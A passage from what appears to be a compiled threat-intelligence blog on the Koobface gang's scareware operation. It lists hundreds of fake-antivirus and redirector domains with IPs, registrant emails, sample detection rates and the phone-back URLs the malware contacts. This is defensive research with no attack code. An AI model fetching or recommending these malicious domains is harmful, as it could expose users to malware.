.com/download/winlogo.bmp - 94.228.208.57; **checklatestversion .com/?b=312s** - 109.232.225.75.

The most recent samples (*Wednesday, February 24, 2010*) phone back to **shifustserver.com/download/winlogo.bmp**

- 94.228.208.57 - Email: viinzer@hotmail.com and **version-upgrade.com/?b=312s12** - 89.248.168.21. Parked on the same IP are also **checklatestversion.com** and **fastwinupdates.com**.

980

Parked on the same IPs are more scareware domains part of the portfolio:

inter1antivirus.com - 87.98.130.232- Email: test@now.net.cn

virus-scan-d.com - 87.98.130.232 - Email: test@now.net.cn

bl9-virus-scanner.com - 87.98.130.232 - Email: test@now.net.cn

intera-antivirus.com - 87.98.130.232 - Email: test@now.net.cn

interc-antivirus.com - 87.98.130.232 - Email: test@now.net.cn

interd-antivirus.com - 87.98.130.232 - Email: test@now.net.cn

intere-antivirus.com - 87.98.130.232 - Email: test@now.net.cn

inter-antivirus.com - 87.98.130.232 - Email: test@now.net.cn

inter1antivirus.com - 87.98.130.232 - Email: test@now.net.cn

195.5.161.107/psx1/?vih==RANDOM _STRINGS - no domain name

91.212.132.241 /psx1/?vih==RANDOM _STRINGS

195.5.161.105 /psx1/?vih==RANDOM _STRINGS

non-antivirus-scan .com - Email: test@now.net.cn

981

zin-antivirus-scan .com - Email: test@now.net.cn

nextgen-scannert .com - Email: test@now.net.cn

protection15scan .com - Email: test@now.net.cn

nitro-antispyware .com - Email: test@now.net.cn

z2-antispyware .com - Email: test@now.net.cn

spy-detectore .com - Email: admin@clossingt.com

dis7-antivirus .com - Email: admin@vertigosmart.com

v2comp-scanner .com - Email: admin@vertigosmart.com

new-av-scannere .com - Email: missbarlingmail@aol.com

smartvirus-scan6 .com - Email: info@terranova.com

spywaremaxscan4 .com - Email: out@trialzoom.com

super6antispyware .com - Email: mail@ordercom.com

spyware-max-scan3 .com - Email: out@trialzoom.com

max-antivirus-security5 .com - Email: mail@dynadoter.com

winterdiscounts5 .com - Email: mail@haselbladtour.com

11-antivirus .com - Email: call555call@live.com

1-antivirus .com - Email: call555call@live.com

1m-online-scanner .com - Email: stellar2@yahoo.com

2m-online-scanner .com - Email: stellar2@yahoo.com

2pro-antispyware .com - Email: mail@yahoo.com

3pro-antispyware .com - Email: mail@yahoo.com

6-antivirus .com - Email: call555call@live.com

7-antivirus .com - Email: call555call@live.com

9-antivirus .com - Email: call555call@live.com

a0-online-scanner .com - Email: stellar2@yahoo.com

a9-online-scanner .com - Email: stellar2@yahoo.com

aa-antivirus .com - Email: call555call@live.com

aa-online-scanner .com - Email: call555call@live.com

ab-antivirus .com - Email: call555call@live.com

ac-antivirus .com - Email: call555call@live.com

ad-antivirus .com - Email: call555call@live.com

adv1-system-scanner .com - Email: JayRKibbe@live.com

adv2-system-scanner .com - Email: JayRKibbe@live.com

ae-antivirus .com - Email: call555call@live.com

antivirus-expert-a .com - Email: 900ekony@live.com

antivirus-expert-i .com - Email: 900ekony@live.com

antivirus-expert-r .com - Email: 900ekony@live.com

antivirus-expert-y .com - Email: 900ekony@live.com

antivirussystemscan1 .com - Email: 900ekony@live.com

antivirussystemscana .com - Email: 900ekony@live.com

army-antispywarea .com - Email: beliec99@yahoo.com

army-antispywarei .com - Email: beliec99@yahoo.com

army-antispywarel .com - Email: beliec99@yahoo.com

army-antispywarep .com - Email: beliec99@yahoo.com

army-antivirusa .com - Email: beliec99@yahoo.com

army-antivirusd .com - Email: beliec99@yahoo.com

army-antivirust .com - Email: beliec99@yahoo.com

army-antivirusv .com - Email: beliec99@yahoo.com

army-antivirusy .com - Email: beliec99@yahoo.com

982

b1-online-scanner .com - Email: stellar2@yahoo.com

best-antivirusk0 .com

bestpd-virusscanner .com - Email:
SusanCWagner@yahoo.com

bestpr-virusscanner .com - Email:
SusanCWagner@yahoo.com

crystal-antimalware .com - Email: mail@vertigocats.com

crystal-antivirus .com - Email: mail@vertigocats.com

crystal-pro-scan .com - Email: mail@vertigocats.com

crystal-pro-scanner .com - Email: mail@vertigocats.com

crystal-spyscanner .com - Email: mail@vertigocats.com

crystal-threatscanner .com - Email:
mail@vertigocats.com

crystal-virusscanner .com - Email: mail@vertigocats.com

extra-spyware-defencea .com - Email: fabula8@live.com

extra-spyware-defenceb .com - Email: fabula8@live.com

malware-a-scan .com - Email: mail@bristonnews.com

malware-b-scan .com - Email: mail@bristonnews.com

malware-c-scan .com - Email: mail@bristonnews.com

malware-d-scan .com - Email: mail@bristonnews.com

malware-t-scan .com - Email: mail@bristonnews.com

mega-antispywarea .com - Email: fabula8@live.com

mega-antispywareb .com - Email: fabula8@live.com

mm-online-scanner .com - Email: stellar2@yahoo.com

my-computer-antivirusa .com - Email: dillinzer1@yahoo.com

my-computer-antivirusb .com - Email: dillinzer1@yahoo.com

my-computer-antiviruse .com - Email: dillinzer1@yahoo.com

my-computer-antivirusq .com - Email: dillinzer1@yahoo.com

my-computer-antivirusw .com - Email: dillinzer1@yahoo.com

my-computer-scanc .com - Email: clintommail2@yahoo.com

my-computer-scane .com - Email: clintommail2@yahoo.com

my-computer-scanl .com - Email: clintommail2@yahoo.com

my-computer-scannera .com - Email: clintommail2@yahoo.com

my-computer-scannerl .com - Email: clintommail2@yahoo.com

my-computer-scannerm .com - Email: clintommail2@yahoo.com

my-computer-scannern .com - Email: clintommail2@yahoo.com

my-computer-scannerv .com - Email: clintommail2@yahoo.com

my-computer-scanw .com - Email: clintommail2@yahoo.com

my-pc-online-scanm .com - Email: dillinzer1@yahoo.com

my-pc-online-scann .com - Email: dillinzer1@yahoo.com

my-pc-online-scanr .com - Email: dillinzer1@yahoo.com

my-pc-online-scanv .com - Email: dillinzer1@yahoo.com

n1-system-scanner .com - Email: JayRKibbe@live.com

n2-system-scanner .com - Email: JayRKibbe@live.com

nasa-antivirus1 .com - Email: call555call@live.com

nasa-antivirus3 .com - Email: call555call@live.com

nasa-antivirusa .com - Email: call555call@live.com

nasa-antivirusb .com - Email: call555call@live.com

nasa-antiviruso .com - Email: call555call@live.com

pc1-system-scanner .com - Email: JayRKibbe@live.com

pc2-system-scanner .com - Email: JayRKibbe@live.com

pro0-antivirus .com - Email: mail@yahoo.com

983

pro0-system-scanner .com - Email: JayRKibbe@live.com

pro1-system-scanner .com - Email: JayRKibbe@live.com

pro2-antivirus .com - Email: mail@yahoo.com

pro4-antivirus .com - Email: mail@yahoo.com

pro6-antivirus .com - Email: mail@yahoo.com

pro8-antivirus .com - Email: mail@yahoo.com

remote-antispywarec .com - Email:
teresa2mail.me@live.com

remote-antispywared .com - Email:
teresa2mail.me@live.com

remote-antispywaree .com - Email: teresa2mail.me@live.com

remote-antispywarey .com - Email: teresa2mail.me@live.com

remote-pc1-scanner .com - Email: teresa2mail.me@live.com

remote-pc-scannera .com - Email: teresa2mail.me@live.com

remote-pc-scannerr .com - Email: teresa2mail.me@live.com

remote-pc-scannerv .com - Email: teresa2mail.me@live.com

remote-pc-scannery .com - Email: teresa2mail.me@live.com

scan3antispyware .com - Email: o@mozzilastuf.com

scan6antispyware .com - Email: o@mozzilastuf.com

scan8antispyware .com - Email: o@mozzilastuf.com

scan-antispywarea .com - Email: o@mozzilastuf.com

scan-antispywarec .com - Email: o@mozzilastuf.com

scan-antispywared .com - Email: o@mozzilastuf.com

scan-antispywarez .com - Email: o@mozzilastuf.com

spyware-01-scanner .com - Email: mail@bristonnews.com

spyware-03-scanner .com - Email: mail@bristonnews.com

spyware-05-scanner .com - Email: mail@bristonnews.com

spyware-06-scanner .com - Email: mail@bristonnews.com

spyware-07-scanner .com - Email: mail@bristonnews.com

stcanning-your-computerc .com - Email: mitra66@yahoo.com

stcanning-your-computerd .com - Email: mitra66@yahoo.com

stcanning-your-computerq .com - Email: mitra66@yahoo.com

stcanning-your-computerr .com - Email: mitra66@yahoo.com

stcanning-your-computert .com - Email: mitra66@yahoo.com

stcanning-your-pca .com - Email: mitra66@yahoo.com

stcanning-your-pcb .com - Email: mitra66@yahoo.com

stcanning-your-pcc .com - Email: mitra66@yahoo.com

stcanning-your-pcd .com - Email: mitra66@yahoo.com

stcanning-your-pce .com - Email: mitra66@yahoo.com

stealthv1-antispyware .com - Email: SteveLCartwright@yahoo.com

stealthv2-antispyware .com - Email: SteveLCartwright@yahoo.com

stealthv7-antispyware .com - Email: SteveLCartwright@yahoo.com

stealthv8-antispyware .com - Email: SteveLCartwright@yahoo.com

stealthv9-antispyware .com - Email: SteveLCartwright@yahoo.com

ver1-system-scanner .com - Email: JayRKibbe@live.com

ver2-system-scanner .com - Email: JayRKibbe@live.com

virus-a1-scanner .com - Email: mail@bristonnews.com

virus-a1-scanner .com - Email: mail@bristonnews.com

virus-b1-scanner .com - Email: mail@bristonnews.com

virus-b1-scanner .com - Email: mail@bristonnews.com

virus-c1-scanner .com - Email: mail@bristonnews.com

virus-c1-scanner .com - Email: mail@bristonnews.com

virus-d1-scanner .com - Email: mail@bristonnews.com

virus-d1-scanner .com - Email: mail@bristonnews.com

virus-e2-scanner .com - Email: mail@bristonnews.com

virus-e2-scanner .com - Email: mail@bristonnews.com

windowsv5-antispyware .com - Email: SteveLCartwright@yahoo.com

windowsv6-antispyware .com - Email: SteveLCartwright@yahoo.com

windowsv7-antispyware .com - Email: SteveLCartwright@yahoo.com

windowsv8-antispyware .com - Email: SteveLCartwright@yahoo.com

windowsv9-antispyware .com - Email: SteveLCartwright@yahoo.com

z0-online-scanner .com - Email: stellar2@yahoo.com

z1-online-scanner .com - Email: stellar2@yahoo.com

985

Active scareware domains portfolio (blackhat SEO/Koobface pushed) parked at [24]212.150.164.190 - AS1680 -

NV-ASN 013 NetVision Ltd :

antispy-download .org - Email: robertsimonkroon@gmail.com

scanner-virus-free .org - Email: robertsimonkroon@gmail.com

tube-best-porn .org - Email: robertsimonkroon@gmail.com

tube-sex-porn .org - Email: robertsimonkroon@gmail.com

download-free-files .org - Email: robertsimonkroon@gmail.com

tube-porn-best .org - Email: robertsimonkroon@gmail.com

scan-your-pc-now .org - Email: michaeltycoon@gmail.com

scanner-virus-free .com - Email: robertsimonkroon@gmail.com

tube-sex-porn .com - Email: robertsimonkroon@gmail.com

scanner-free-virus .com - Email: robertsimonkroon@gmail.com

tube-porn-best .com - Email: robertsimonkroon@gmail.com

antispy-download .info - Email: robertsimonkroon@gmail.com

soft-download-free .info - Email: robertsimonkroon@gmail.com

scanner-virus-free .info - Email: robertsimonkroon@gmail.com

scanner-free-virus .info - Email: robertsimonkroon@gmail.com

scan-your-pc-now .info - Email: michaeltycoon@gmail.com

adult-tube-free .net - Email: michaeltycoon@gmail.com

scanner-virus-free .net - Email: robertsimonkroon@gmail.com

tube-sex-porn .net - Email: robertsimonkroon@gmail.com

download-free-files .net - Email: michaeltycoon@gmail.com

scanner-free-virus .net - Email: robertsimonkroon@gmail.com

tube-porn-best .net - Email: robertsimonkroon@gmail.com

ekjsoft .eu - Email: robertsimonkroon@gmail.com

antispy-download .biz - Email: robertsimonkroon@gmail.com

soft-download-free .biz - Email: robertsimonkroon@gmail.com

scanner-virus-free .biz - Email: robertsimonkroon@gmail.com

free-malware-scan .biz - Email: robertsimonkroon@gmail.com

tube-best-porn .biz - Email: robertsimonkroon@gmail.com

tube-sex-porn .biz - Email: robertsimonkroon@gmail.com

download-free-files .biz - Email: michaeltycoon@gmail.com

987

scanner-free-virus .biz - Email: robertsimonkroon@gmail.com

download-free-soft .biz - Email: robertsimonkroon@gmail.com

tube-porn-best .biz - Email: robertsimonkroon@gmail.com

scan-your-pc-now .biz - Email: michaeltycoon@gmail.com

porn-tube-sex .biz - Email: robertsimonkroon@gmail.com

alrzsoft .in - Email: petrenko.kolia@yandex.ru

antispy-download .biz - Email: robertsimonkroon@gmail.com

cool-tube-porn .net - Email: robertsimonkroon@gmail.com

cool-tube-porn .org - Email: robertsimonkroon@gmail.com

download-free-now .net - Email: robertsimonkroon@gmail.com

download-free-now .org - Email: robertsimonkroon@gmail.com

download-free-soft .com - Email: robertsimonkroon@gmail.com

download-free-soft .net - Email: robertsimonkroon@gmail.com

download-scaner-free .com - Email: robertsimonkroon@gmail.com

ekjsoft .eu

988

fdglsoft .in - Email: petrenko.kolia@yandex.ru

free-virus-scanner .net - Email: robertsimonkroon@gmail.com

kleqsoft .in - Email: petrenko.kolia@yandex.ru

kltysoft .in - Email: petrenko.kolia@yandex.ru

ktyjsoft .in - Email: petrenko.kolia@yandex.ru

kyezsoft .in - Email: petrenko.kolia@yandex.ru

lkrjsoft .in - Email: petrenko.kolia@yandex.ru

lkrtsoft .in - Email: petrenko.kolia@yandex.ru

mgtlsoft .in - Email: petrenko.kolia@yandex.ru

porn-sex-tube .net - Email: robertsimonkroon@gmail.com

porn-sex-tube .org - Email: robertsimonkroon@gmail.com

scan-free-malware .net - Email: robertsimonkroon@gmail.com

scan-free-malware .org - Email: robertsimonkroon@gmail.com

spyware-scaner-free .com - Email: robertsimonkroon@gmail.com

spyware-scaner-free .info - Email: robertsimonkroon@gmail.com

spyware-scaner-free .net - Email: robertsimonkroon@gmail.com

spyware-scaner-free .org - Email: robertsimonkroon@gmail.com

tube-best-porn .biz - Email: robertsimonkroon@gmail.com

tube-best-porn .com - Email: robertsimonkroon@gmail.com

tube-best-porn .net - Email: robertsimonkroon@gmail.com

tube-best-porn .org - Email: robertsimonkroon@gmail.com

tube-porn-sex .info - Email: robertsimonkroon@gmail.com

tube-porn-sex .net - Email: robertsimonkroon@gmail.com

tube-porn-sex .org - Email: robertsimonkroon@gmail.com

What’s so special about the **robertsimonkroon@gmail.com** email anyway?

It’s the fact that not only was

[25]the email was once again used to register [26]scareware domains two times in July, 2009, but also, as pointed out in November 2009’s "[27]Koobface Botnet’s Scareware Business Model - Part Two", the same email was used to register the following download locations for scareware domains pushed by the Koobface botnet:

0ni9o1s3feu60 .cn *- Email: robertsimonkroon@gmail.com*

6j5aq93iu7yv4 .cn *- Email: robertsimonkroon@gmail.com*

mf6gy4lj79ny5 .cn *- Email: robertsimonkroon@gmail.com*

84u9wb2hsh4p6 .cn *- Email: robertsimonkroon@gmail.com*

6pj2h8rqkhfw7 .cn *- Email: robertsimonkroon@gmail.com*

7cib5fzf462g8 .cn *- Email: robertsimonkroon@gmail.com*

7bs5nfzfkp8q8 .cn *- Email: robertsimonkroon@gmail.com*

kt4lwumfhjb7a .cn *- Email: robertsimonkroon@gmail.com*

q2bf0fzvjb5ca .cn *- Email: robertsimonkroon@gmail.com*

rncocnspr44va .cn *- Email: robertsimonkroon@gmail.com*

t1eayoft9226b .cn *- Email: robertsimonkroon@gmail.com*

4go4i9n76ttwd .cn *- Email: robertsimonkroon@gmail.com*

kzvi4iiutr11e .cn *- Email: robertsimonkroon@gmail.com*

hxc7jitg7k57e .cn *- Email: robertsimonkroon@gmail.com*

mfbj6pquvjv8e .cn *- Email: robertsimonkroon@gmail.com*

mt3pvkfmpi7de .cn *- Email: robertsimonkroon@gmail.com*

fb7pxcqyb45oe .cn *- Email: robertsimonkroon@gmail.com*

fyivbrl3b0dyf .cn *- Email: robertsimonkroon@gmail.com*

z6ailnvi94jgg .cn *- Email: robertsimonkroon@gmail.com*

ue4x08f5myqdl .cn *- Email: robertsimonkroon@gmail.com*

p7keflvui9fkl .cn *- Email: robertsimonkroon@gmail.com*

gjpwsc5p7oe3m .cn *- Email: robertsimonkroon@gmail.com*

f1uq1dfi3qkcm .cn *- Email: robertsimonkroon@gmail.com*

7mx1z5jq0nt3o .cn *- Email: robertsimonkroon@gmail.com*

3uxyctrlmiqeo .cn *- Email: robertsimonkroon@gmail.com*

p0umob9k2g7mp .cn *- Email: robertsimonkroon@gmail.com*

od32qjx6meqos .cn *- Email: robertsimonkroon@gmail.com*

bnfdxhae1rgey .cn *- Email: robertsimonkroon@gmail.com*

7zju2l82i2zhz .cn *- Email: robertsimonkroon@gmail.com*

Stay tuned for a massive Koobface related activities update, analyzing the gang’s multi-tasking throughout

the entire January, 2010 – descriptive historical OSINT offers long-term value in cross-checking for connections.

Related Koobface gang/botnet research:

[28]How the Koobface Gang Monetizes Mac OS X Traffic

[29]The Koobface Gang Wishes the Industry "Happy Holidays"

[30]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[31]Koobface Botnet Starts Serving Client-Side Exploits

[32]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[33]Koobface Botnet's Scareware Business Model - Part Two

[34]Koobface Botnet's Scareware Business Model - Part One

[35]Koobface Botnet Redirects Facebook's IP Space to my Blog

[36]New Koobface campaign spoofs Adobe's Flash updater

[37]Social engineering tactics of the Koobface botnet

[38]Koobface Botnet Dissected in a TrendMicro Report

[39]Movement on the Koobface Front - Part Two

[40]Movement on the Koobface Front

[41]Koobface - Come Out, Come Out, Wherever You Are

[42]Dissecting Koobface Worm’s Twitter Campaign

The Diverse Portfolio of Fake Security Software Series:

[43]A Diverse Portfolio of Fake Security Software - Part Twenty Four

[44]A Diverse Portfolio of Fake Security Software - Part Twenty Three

[45]A Diverse Portfolio of Fake Security Software - Part Twenty Two

[46]A Diverse Portfolio of Fake Security Software - Part Twenty One

[47]A Diverse Portfolio of Fake Security Software - Part Twenty

[48]A Diverse Portfolio of Fake Security Software - Part Nineteen

[49]A Diverse Portfolio of Fake Security Software - Part Eighteen

[50]A Diverse Portfolio of Fake Security Software - Part Seventeen

[51]A Diverse Portfolio of Fake Security Software - Part Sixteen

[52]A Diverse Portfolio of Fake Security Software - Part Fifteen

[53]A Diverse Portfolio of Fake Security Software - Part Fourteen

[54]A Diverse Portfolio of Fake Security Software - Part Thirteen

[55]A Diverse Portfolio of Fake Security Software - Part Twelve

[56]A Diverse Portfolio of Fake Security Software - Part Eleven

[57]A Diverse Portfolio of Fake Security Software - Part Ten

[58]A Diverse Portfolio of Fake Security Software - Part Nine

[59]A Diverse Portfolio of Fake Security Software - Part Eight

[60]A Diverse Portfolio of Fake Security Software - Part Seven

[61]A Diverse Portfolio of Fake Security Software - Part Six

[62]A Diverse Portfolio of Fake Security Software - Part Five

[63]A Diverse Portfolio of Fake Security Software - Part Four

[64]A Diverse Portfolio of Fake Security Software - Part Three

[65]A Diverse Portfolio of Fake Security Software - Part Two

[66]Diverse Portfolio of Fake Security Software

This post has been reproduced from [67]Dancho Danchev's blog. Follow him [68]on Twitter.

1. http://blogs.zdnet.com/security/?p=4297

2. http://en.wikipedia.org/wiki/Opportunity_cost

3.

http://www.virustotal.com/analisis/b157a41bcaf22d404785
e2e4a7e0d235c9c5d5088f687772498f6eef5283e65e-
12651

47897

4.

http://www.virustotal.com/analisis/8562070059a98634689e
0a457a90b6cd93213efa595e6f33520ab233e5d6ab11-
12653

08914

5.

http://www.virustotal.com/analisis/8e4e1d0382dda2c2f2ccc
9ff9aab275b96fc91e978e6e1901f81bd3e658cd9cf-12653

33130

6.

http://www.virustotal.com/analisis/3de1601c9dd4fb69e079
b9f451dad4bcc99b8566f95c9d6d88549262a32b5681-
12653

85013

7.

http://www.virustotal.com/analisis/60b03b5b451bb4f1a6c4
be8c9997a806113c0832bfca04bedeea447699af6012-
12654

07256

8.

http://www.virustotal.com/analisis/60b03b5b451bb4f1a6c4be8c9997a806113c0832bfca04bedeea447699af6012-12654

991

20621

9.

http://www.virustotal.com/analisis/c5a59b3ee6b4da2fa9f5cb51bdf27dd59a560b3e857b6c2142e0b1546c66fec4-12654

76116

10.
http://www.virustotal.com/analisis/6ee2be84c8df4622de09f753b0032e4eb88ab7b862eb2dc98e3b924d3d513618-12655

06080

11.
http://www.virustotal.com/analisis/5122cef5ff65e00212c29c9d6b61a73d2cdc7004e76a75ebec44469464fceeb0-12655

78417

12.
http://www.virustotal.com/analisis/47351336cc4408d20d2431330a409b74369bebfd40b926eb23e4f4a65d9f7697-12656

52899

13. http://www.virustotal.com/analisis/6640370dbabdd1f206931588eafd9172566d0047b2c2857353148c70eba61046-12658

23028

14. http://www.virustotal.com/analisis/3e289a5c06258aca2a21e6cb9bff670d21345250d4e7efde98f3769a17dfa6ef-12658

45020

15. http://www.virustotal.com/analisis/d893e69082e5553d68816afc75990d2bcfc56fb0455f0689caac380dbb0720ce-12659

08933

16. http://www.virustotal.com/analisis/99c63f4333fe748b59e040ba450d943da9836b5d3f1b3612683d9fcbec5b75fd-12659

31797

17. http://www.virustotal.com/analisis/47af520feea8efeec59325f7cded16af42b2cb459c34dde121098e222332db1f-12660

00454

18. http://www.virustotal.com/analisis/5a4a50d2e4a1023a8b80f2fb2bb68b31ebbf71b6a5127018e9656da6a0c10cfd-12660

17625

19.
http://www.virustotal.com/analisis/a7523cd6a95be9efbf7d2
a2251adeb0ebe032680f4323cc09065c740bbd18166-
12665

20546

20.
http://www.virustotal.com/analisis/ab049035d0ca70b6679a
5dd138132e9ba195fce13931ff44d14259670423731f-
12667

97102

21.
http://www.virustotal.com/analisis/3d6c89f193b31c41c408
300ebe006fd79239a401bcb70fe907605bb2af8c6de4-
12668

50664

22.
http://www.virustotal.com/analisis/cff397f260e39d5fa32662
6eb7acde49938ed21c1b52ac6ec70594595060e470-12669

69210

23.
http://www.virustotal.com/analisis/7feb701fce09c541669ee
6ff9a1696832459e4073119eeed76c82266fcdadb15-12670

37682

24. http://whois.domaintools.com/212.150.164.190

25. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html

26. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html

27. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

28. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html

29. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

30. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

31. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

32. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

33. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

34. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

35. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

36. http://blogs.zdnet.com/security/?p=4594

37. http://content.zdnet.com/2346-12691_22-352597.html

38. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

39. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

40. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

41. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

42. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

992

43. http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html

44. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html

45. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html

46. http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html

47. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

48. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html

49. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html

50. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html

51. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html

52. http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html

53. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

54. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

55. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

56. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

57. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

58. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

59. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

60. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

61. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

62. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

63. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

64. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

65. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

66. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

67. http://ddanchev.blogspot.com/

68. http://twitter.com/danchodanchev

993

A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

(2010-02-04 00:50)

With [1]scareware/rogueware/fake security software continuing to be the cash-cow choice for the Koobface gang,

keeping them on a short leash in order to become the biggest [2]opportunity cost for the gang’s business model is crucial. The following are currently active blackhat SEO redirectors/Koobface-infected hosts redirectors and actual scareware domains courtesy of the gang.

994

Blackhat SEO redirectors, also embedded at Koobface-infected hosts, with identical redirector ID (**?pid=312s02**

&sid=4db12f):

freeticketwin.com - 91.212.226.25 - Email: test@now.net.cn

lotteryvideowin.com - Email: test@now.net.cn

videohototplaypoker.com - Email: test@now.net.cn

financetopsecrets.com - Email: test@now.net.cn

how2winforex.com - 91.212.226.136 - Email: test@now.net.cn

2money4money.com - Email: test@now.net.cn

get-money-quickly.com - Email: test@now.net.cn

fordusedsales .com - 193.104.106.250 - Email: test@now.net.cn

buylexuscustoms .com - 91.212.226.185 - Email: test@now.net.cn

tracegirlsonline .com - 89.248.168.22 - Email: test@now.net.cn

skypetollfree .com - 96.44.128.245 - Email: test@now.net.cn

dendy-trens .com - Email: test@now.net.cn

pretendtolove .com - Email: test@now.net.cn

bewareoffreebies .com - Email: test@now.net.cn

harry-the-potter .com - Email: test@now.net.cn

getlancomediscount .com - Email: baldwinnere@yahoo.co.uk

vincentvangoghsite .com - Email: contacts@ferra.hu

jacksonpollocksite .com - Email: contacts@ferra.hu

lady2gaga .com - Email: contacts@designt.de

nigeriaworldtours .com Email: info@montever.de

americanpiemusicvideo .com - Email: mail@suvtrip.hu

superstitionmusicvideo .com - Email: mail@suvtrip.hu

umbrellamusicvideo .com - Email: mail@suvtrip.hu

discounts-org .com - Email: mail@haselbladtour.com

littlediscounts .com - Email: mail@haselbladtour.com

winterdiscounts5 .com - Email: mail@haselbladtour.com

995

chevroletvmodeltoys .com - Email: CourtneyRWebb@aol.com

volvomodeltoys .com - Email: CourtneyRWebb@aol.com

manilawebcamera .com - Email: monkey22@live.com

mumbaiwebcamera .com - Email: monkey22@live.com

karachiwebcamera .com - Email: monkey22@live.com

delhiwebcamera .com - Email: monkey22@live.com

istanbulwebcamera .com - Email: monkey22@live.com

lexusmodeltoys .com - Email: monkey22@live.com

chevroletvmodeltoys .com - Email: CourtneyRWebb@aol.com

bmwmodeltoys .com - Email: CourtneyRWebb@aol.com

Upon redirection, the scareware is served from **malware-b-scan .com** - 96.44.128.245; 91.212.226.97;

996

91.212.226.185; 91.121.45.67, 91.212.226.203, 94.228.209.195 - Email: mail@bristonnews.com.

Sample detection rate for newly introduced scareware samples: [3]**Setup _312s2.exe** - Result: 3/40 (7.5 %),

[4]**Setup _312s2.exe** - Result: 4/39, [5]**Setup _312s22.exe** - Result: 2/39 (5.13 %), [6]**Setup _312s2.exe** - Result: 6/39 (15.39 %), [7]**Setup _312s2.exe** - Result: 1/40 (2.5 %), [8]**Setup _312s2.exe** - Result: 1/39 (2.56 %), [9]**Setup _312s2.exe** - Result: 3/39 (7.7 %). [10]**Setup _312s2.exe** - Result: 4/40 (10 %), [11]**Setup _312s2.exe** - Result: 1/40 (2.5 %), [12]**Setup _312s2.exe** - Result: 4/40 (10 %), [13]**Setup _312s2.exe** - Result: 5/41 (12.2 %), [14]**Setup _312s2.exe** - Result: 5/41 (12.2 %), [15]**Setup _312s2.exe** - Result: 5/41 (12.2 %), [16]**Setup _312s2.exe** - Result: 4/41 (9.76 %), [17]**Setup _312s2.exe** - Result: 4/41 (9.76 %), [18]**Setup _312s2.exe** - Result: 5/41 (12.2 %),

[19]**Setup _312s2.exe** - Result: 4/41 (9.76 %), [20]**Setup _312s2.exe** - Result: 3/41 (7.32 %), [21]**Setup _312s2.exe**

- Result: 6/41 (14.63 %), [22]**Setup _312s2.exe** - Result: 11/41 (26.83 %), [23]**Setup _312s2.exe** - Result: 4/42 (9.53 %).

Upon execution the sample phones back to **winxp7server .com/download/winlogo.bmp** - 94.228.208.57; **rescuesy-supdate .com/?b=312s2** - 83.133.125.216. The most recent samples (*Wednesday, February 10, 2010*) phone back to **wintimeserver .com/?b=312s2** - 91.212.226.125 and **firmwaredownloadserver .com**/download/winlogo.bmp

- 94.228.208.57.

The most recent samples (*Sunday, February 21, 2010*) phone back to **firmwaredown-**

loadserver.com /download/winlogo.bmp - 94.228.208.57;

shifustserver.com /download/winlogo.bmp -

94.228.208.5/94.228.208.57 - Email: viinzer@hotmail.com

The

most

recent

samples

(*Friday,*

February

12,

2010)

phone

back

to

firmwaredownloadserver

.com/download/winlogo.bmp - 94.228.208.57; **checklatestversion .com/?b=312s** - 109.232.225.75.

The most recent samples (*Wednesday, February 24, 2010*) phone back to **shifustserver.com/download/winlogo.bmp**

- 94.228.208.57 - Email: viinzer@hotmail.com and **version-upgrade.com/?b=312s12** - 89.248.168.21. Parked on the same IP are also **checklatestversion.com** and **fastwinupdates.com**.

997

Parked on the same IPs are more scareware domains part of the portfolio:

inter1antivirus.com - 87.98.130.232- Email: test@now.net.cn

virus-scan-d.com - 87.98.130.232 - Email: test@now.net.cn

bl9-virus-scanner.com - 87.98.130.232 - Email: test@now.net.cn

intera-antivirus.com - 87.98.130.232 - Email: test@now.net.cn

